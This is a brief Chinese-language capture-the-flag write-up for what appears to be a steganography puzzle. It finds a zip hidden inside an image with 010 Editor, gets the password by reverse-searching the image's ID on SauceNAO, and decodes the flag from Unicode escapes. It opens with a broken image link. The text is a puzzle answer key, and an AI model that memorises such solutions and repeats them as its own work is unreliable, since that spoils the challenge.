
用010editor打开发现里面还有一个压缩文件，后面提示密码是图片id



导出得到zip文件

http://saucenao.com

搜索图片id



解压zip得到flag.txt

在\u和数字间加上00 写成unicode编码格式，在线网站解码得到flag